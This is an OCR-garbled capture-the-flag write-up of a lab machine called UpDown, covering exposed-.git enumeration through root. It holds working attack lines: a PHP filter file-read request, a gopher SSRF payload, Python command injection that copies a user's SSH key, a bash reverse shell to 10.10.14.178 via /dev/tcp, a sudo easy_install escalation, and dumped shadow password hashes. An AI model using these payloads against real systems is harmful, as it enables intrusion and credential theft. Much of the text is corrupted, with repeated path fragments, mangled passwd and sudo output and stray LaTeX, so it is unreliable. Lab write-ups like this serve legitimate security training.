

Path of Exploitation

Foothold: find a .git folder in dev. dump the git directory and view the .htaccess file to get a secret header. use the header to access a dev vhost discover a file upload page.

User: upload a .phar file with phpinfo and some ips to scan, click the uploads folder and the phar file to view the php script and see the disabled functions, bypass the disable functions and get retrieve user ssh key.

Creds


Username	Password	Description
----------	----------	-------------

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web Enumeration



```
File Actions Edit View Help
 kali@kali: ~ × kali@kali: ~ ×
1- Multithreading for a faster version :D.
2- Remove the upload option
3- New admin panel.
```

```
(kali@kali)-[~/siteisup]
$\sqrt{\text{str} \text{show} \text{bc4b379e596e9fd98flb2837b9bd3548d84fe7ab}}$


commit \text{bc4ba79e596e9fd98flb2837b9bd3548d04fe7ab}


Author: \text{Abdou.Y \circ{84577967+ab2pentest@users.noreply.github.com}}$

Date: \text{Wed Oct 20 \left 16:37:20 \circ{2021 +0200}}$

Update \text{-thaccess}

New technique in header to protect our dev vhost.
```





POST / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: "onlyddev"
Content-Length: 359
Cache-Control: max-age:0
Upgrade-Insecure-Requests: 1
Origin: http://siteisup.htb
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryGDDAKAbfvwiaEBpf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5384.107 Safari/537.36
Accept: text/html,application/shtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://siteisup.htb/
Accept-Language: en-US,en;q=0.9
Connection: close

looks like theres some xss in here...

ok how can we exploit this file upload

```
-----MebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/x-php
gopher://10.10.14.178/_GET%20/%20HTTP/1.1%9d%0aHost:%20127.0.0.1%0d%0a------WebKitFormBoundaryGDDAKAbfvwiaEBpf
```


so after fuzzing we have a few potential extensions pht, phar, pgif, phtm....

```
GET /?page=php://filter/convert.base64-encode/resource=/proc/self/cwd/../../www/html/index HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: "only4dev"
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/S.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html.application/xtml+xml.application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US,en;q=0.9
Connection: close
```

html and dev folders /www/dev /www/html/

ok. so we can upload a file but it deletes it immediately after, so inorder to get the folder we just need to give the server a long list of ips to go through to delay it a bit and have our paylaod ready.

first i automatically sub in the header with



now burpsuite will automatically add in the special header..

next, i will browse to the uploads directory and upload a file

while it is scaning the ips i will click the folder and the phar file.



Index of /uploads



Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80



Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

HP Version 8.0.20		php
stem	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86 64	

System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
Additional .ini files parsed	HetchiphB (Japache2)cont d'10-opcache ini, HetchiphB (Japache2)cont d'10-opto ini, HetchiphB (Japache2)cont d'20-cleandarini, HetchiphB (Japache2)cont d'20-chipe ini, HetchiphB (Japache2)cont d'20-cut ini, HetchiphB (Japache2)cont d'20-cut ini, letchiphB (Japache2)cont d'20-cut ini, letchiphB (Japache2)cont d'20-cut ini, HetchiphB (Japache2)cont d'20-cut ini, Hetch
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS
PHP Extension Build	API20200930,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine: Zend Engine v4.0.20, Copyright (c) Zend Technologies with Zend OPcache v8.0.20, Copyright (c), by Zend Technologies



Configuration

apache2handler

from here we can look at what we can do i will now try to get a rev shell.



so we have to get a rev shell without using these commands.. ok.. lets see... hmm...

so looks like we can use proc_open so lets do it

from hacktricks

so now lets mod my script..

```
-WebKitFormBoundaryGDDAKAbfvwiaEBpf
nt-Disposition: form-data; name="che
```

ok so who do we have on this box

```
www-data@updown:/var/backups$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/hash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:60:games:/usr/games:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cabe/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mews:x:9:9:news:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
suw-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
lst:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lst:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
squt:x:41:dinats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,;:/run/systemd:/usr/sbin/nologin
```

```
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
ts:x:106:111:TPM software stack,,;/var/lib/tpm:/bin/false
uuiddix:107:112::/run/uuiddi/usr/sbin/nologin
ts:x:106:111:TPM software stack,,;/sbin/nologin
ts:x:x:106:111:TPM software stack,,;/sbin/nologin
shd:x:109:05534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111::/var/sache/pollinate:/bin/false
systemd-coredumpx:x:999:999:999:systemd Core Dumper:/;/usr/sbin/nologin
ladx:x9:81:08::/var/sandy/docomon/ladx/sbin/false
developer:x:1002:1002::/home/developer:/bin/bash
```

ok.. so looks like we have a special file i can inject into it and run it as developer.

ok. easy peasy.

found a payload that was working and evaluating the code hence the 0 and not the string i typed in..

```
__import__("os").system("cat /home/developer/.ssh/id_rsa > /dev/shm/id_rsa")
```

```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__("os").system("cat /home/developer/.ssh/id_rsa > /dev/shm/id_rsa")
Traceback (most recent call last):
File "/home/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/developer/devel
```

key isn't working hangin on ssh may need to restart or i just use this and have half shell

```
__import__("os").system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'")
```

Developer

```
developer@updown:~$ sudo ~l

Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/sbin\:/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:
```

gtfo bins

```
developer@updown:/usr/local/bin$ cat /usr/local/bin/easy_install
#!/usr/bin/python
# -*- coding: utf-8 -*-
```

```
import re
import sys
from setuptools.command.easy_install import main
if __name__ := '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.extit(main())
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

root

uname -a

```
# uname -a
Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_64 GNU/Linux
```

id && whoami

```
# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
# cat /root/root.txt
#bd4aa22f77ac28900f2b3da26bac45a
```

/etc/shadow

```
# cat /etc/shadow
root:$6$35MwpDm6K91K92105EV89HaLbvEqQ1YfxH014fMFHnR808Lo7R5nFGpYdfUwBmece/$3WenL6GLivYgeka8Z4XyYWZUHMOV5U0dK6w.:19165:0:99999;7:::
...[snip]..
developer:$6$LkPh3nNMEVD.zmIc$I/j67K5oln7pR.fzcMfH/hc/8EYI5X8JUtDpoc7:MI1YEhX4bgVXPV4L6Gam3AvxMd4Gwh5XTu1bxbpy9ezLff/:19165:0:99999:7:::
```